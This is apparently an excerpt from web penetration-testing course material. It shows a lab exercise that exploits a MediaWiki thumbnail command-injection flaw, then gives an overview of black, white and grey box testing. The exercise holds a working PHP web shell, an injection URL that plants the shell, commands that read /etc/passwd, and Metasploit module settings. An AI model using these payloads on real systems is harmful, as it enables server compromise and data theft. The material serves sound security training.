Persistence in the face of adversity is a key quality of a successful penetration tester.

We will later identify why it failed, change the options, and exploit MediaWiki successfully. So leave the msfconsole terminal open: You will change a configuration option and attempt exploitation again later in this exercise.

Here is the error returned to Metasploit (seen when we proxied the exploit via Burp to troubleshoot), which appears different from the error we will see when we manually exploit the server. Note that you do not need to proxy the Metasploit exploit yourself; this is for illustration purposes:

```
HTTP/1.1 500 Internal server error
Date: Mon, 23 Nov 2015 18:07:13 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.5
X-Content-Type-Options: nosniff
Cache-Control: no-cache
Content-Length: 180
Connection: close
Content-Type: text/html; charset=utf-8

<html><head><title>Error generating thumbnail</title></head>
<body>
<h1>Error generating thumbnail</h1>
<p>
The specified thumbnail parameters are not valid.
</p>

</body>
</html>
```



We will manually exploit the vulnerability and upload this PHP shell:

```
<?php system(\\$_GET['cmd']); ?>
```

Note it's a bit different than the PHP shell shown in the POC code discussed previously. We changed the variable named from "1" to "cmd" for the sake of clarity.

We need to double-escape to dollar sign ("$") to ensure it passes through cleanly and is written to the PHP script as a literal dollar sign.

Once saved in an accessible area of the website: this PHP shell will use the system function to execute any command passed via the "cmd" variable, for example this URI will execute the “id” command:

```
example.php?cmd=id
```

Next step: log into the site and begin the manual exploitation process.

Log in to the Site

- In Firefox, go to:
  - http://cust42.sec542.com/mwiki
- Click Log in (upper-right corner)
- Log in as:
  - User: marvin
  - Password: paranoid

Web Penetration Testing and Ethical Hacking


In Firefox, go to: http://cust42.sec542.com/mwiki

Click on "Log in" (upper right corner)

Log in as:

User: marvin

Password: paranoid




Upload a PDF

- The exploit requires a DjVu or PDF upload:
  - Exploitation triggered when the thumbnail of the uploaded image is generated
  - DjVu has failed for us, so we'll try a PDF
- Upload a PDF:
  - Click Upload file (under Tools on the menu on the left)
  - Click the "Browse..." button
  - Cclick the pencil icon on the upper left corner and browse to location: /opt/sqlmap/doc/FAQ.pdf
  - Press Open
  - Click "Upload file" (bottom left)
  - You should see File:FAQ.pdf and a preview of the sqlmap FAQ.


Web Penetration Testing and Ethical Hacking

- Click "Upload file" (under "Tools" on the menu on the left)
- Click the "Browse..." button
- Press the "pencil" icon and browse to location: /opt/sqlmap/doc/FAQ.pdf



- Press "Open"
- Select "Upload file"
- You should see "File:FAQ.pdf", and a preview of the sqlmap FAQ

Any PDF should work fine, we are using sqlmap's FAQ.pdf because the path is fairly short, and it worked well when tested.



We will break down this URL:

```
http://cust42.sec542.com/mwiki/thumb.php?f=FAQ.pdf&w=10|`echo "<?php
system(\\$_GET['cmd']); ?>">images/FAQ.php`
```

Type the following sections as one contiguous line in the Firefox address bar. We have increased the font for clarity:

```
http://cust42.sec542.com/mwiki/thumb.php?f=FAQ.pdf&w=10|
```


The first and last characters of the next section are backticks (not single quotes). The backtick character is below the <ESC> key on a US keyboard (upper left corner). Continue typing the following directly after the section you just typed, so it is one contiguous line as shown in the full URL above:

```
`echo "<?php system(\\$_GET['cmd']); ?>">images/FAQ.php`
```

If you're stuck, we stashed a hint.txt file containing the full URL shown above at:

- http://cust42.sec542.com/mwiki/hint.txt

If typing the URL above proves problematic: either use that file to compare your syntax and locate any typos, or simply copy and paste the URL in that file into Firefox's address bar.



We receive an error, but careful inspection shows that it is different than the error Metasploit received. The Metasploit error (shown via Burp during the author's testing) said:


```
<html><head><title>Error generating thumbnail</title></head>
<body><h1>Error generating thumbnail</h1>
<p>The specified thumbnail parameters are not valid.</p>
</body></html>
```

The error we just received says (showing the page source from Firefox via CTRL-U):

```
<html><head><title>Error generating thumbnail</title></head><body>
<h1>Error generating thumbnail</h1>
<p>Error creating thumbnail: /bin/bash: -: command not found<br />
convert.im6: option requires an argument `-resize' @
error/convert.c/ConvertImageCommand/2380.<br />
GPL Ghostscript 9.10: Unrecoverable error, exit code 1<br /></p>
</body></html>
```

The error we received is more detailed, indicating that /bin/bash was called (which is a good sign for us), and a program (ImageMagick's convert program) was called.

But did the exploit work? There's only one way to find out.



Happy pwning!

Try the following URLs/commands as well, and feel free to freestyle and attempt others:

```
http://cust42.sec542.com/mwiki/images/FAQ.php?cmd=cat /etc/passwd
http://cust42.sec542.com/mwiki/images/FAQ.php?cmd=ls -la /
```


Whenever we succeed using an exploit such as this, we also test to see if anyone else "beat us to the punch." View the images directory to see if other shells were dropped there previously. Verify the "home directory" of the PHP shell with the pwd (print working directory) command via this URL:

```
http://cust42.sec542.com/mwiki/images/FAQ.php?cmd=pwd
```

The script was uploaded to the images directory, so ls –la *.php will show all PHP scripts in that directory:

```
http://cust42.sec542.com/mwiki/images/FAQ.php?cmd=ls -la *.php
```

As an added bonus: This will not only show other (potential) PHP shells and backdoors uploaded previously, but it will also show exactly when they were uploaded.




We already uploaded FAQ.pdf, so let's use that file. Go back to the msfconsole terminal and type:

```
msf > set FILENAME FAQ.pdf
msf > exploit
```

Happy pwning!!

Here are all of the commands, in case you accidentally closed the msfconsole window. Note you do not need to retype these if the preceding exploit was successful:

```
$ msfconsole
msf > use exploit/multi/http/mediawiki_thumb
msf > set RHOST cust42.sec542.com
msf > set USERNAME marvin
msf > set PASSWORD paranoid
msf > set TARGETURI /mwiki
msf > set FILENAME FAQ.pdf
msf > exploit
```



We will next discuss penetration testing methods.

Black Box Penetration Testing

- Little or no information provided to the testers in advance
  - Perhaps just the name of the target enterprise, an IP address range, or possibly a URL
  - The target is a black box that the tester must explore to understand
- Typically not done in web application testing
  - Except in the movies
  - We advise against such an approach
- Hardest to accomplish because most enterprises have multiple applications
  - Requires close coordination between testers and target system personnel to make sure testers remain in scope


Web Penetration Testing and Ethical Hacking

A black box test is not done very often but seems to be the one that everybody thinks of when penetration testing is mentioned. Although it is possible to perform a web application test with just the URL as a starting point, we wouldn't recommend it!

In a black box penetration test, the testers are given little or no information about the target environment in advance. Black box testing is seen more often during network tests that include any web applications found.

White Box Penetration Testing

- Completely open test
  - Testers are provided with information in advance, potentially including:
    - Target URL(s)
    - Application functionality summary
    - Application map
    - Test accounts
  - As test progresses, target system personnel answer questions for the testers
- Often performed by an internal team
  - Increasingly third-party testers are engaging in this type of test
- Integral part of the development process
- Source code is available to the tester




Web Penetration Testing and Ethical Hacking

White box testing is the most cooperative test. It is usually done by an internal team, but more often outside firms are being asked to perform this type of testing. The testing team is usually part of the QA team and as such becomes part of the software development life-cycle within the company. They usually have access to the source code and will review it and any bug reports to find vulnerabilities. External team brought on for this type of test need to make sure that it quickly understands the development processes used and integrate itself rapidly.


Grey Box Penetration Testing

- Testers are provided some limited information at the outset of a test
  - URLs
  - User accounts
- As the test progresses, information gathering is critical for success
- Most tests performed today fall into this category
- This is the model explored in class because it is the most common form of test




Web Penetration Testing and Ethical Hacking

The grey box test is the most common test done by external companies. It requires the testing firm to do more work up front to gather the needed information. Communication between the testing team and the application owners during the test is also critical. Typically, internal teams do not perform this type of test because they are part of the development process.




In the next few slides, we are going to discuss the differences between manually testing an application and running automated tools. Then we will talk about which is better. This is a very common question, both from penetration testers and others.


Each of the methods has its strengths, but it also has weaknesses. As penetration testers, we need to understand these differences and work around or with them during our tests.



Manual attacks are one of the first ways that someone who wants to really understand an attack will use. Although we call it manual, simple scripts and tools can be used. This method is relatively slow compared to automated testing, but can be as thorough as the tester chooses, because he or she controls the entire test.

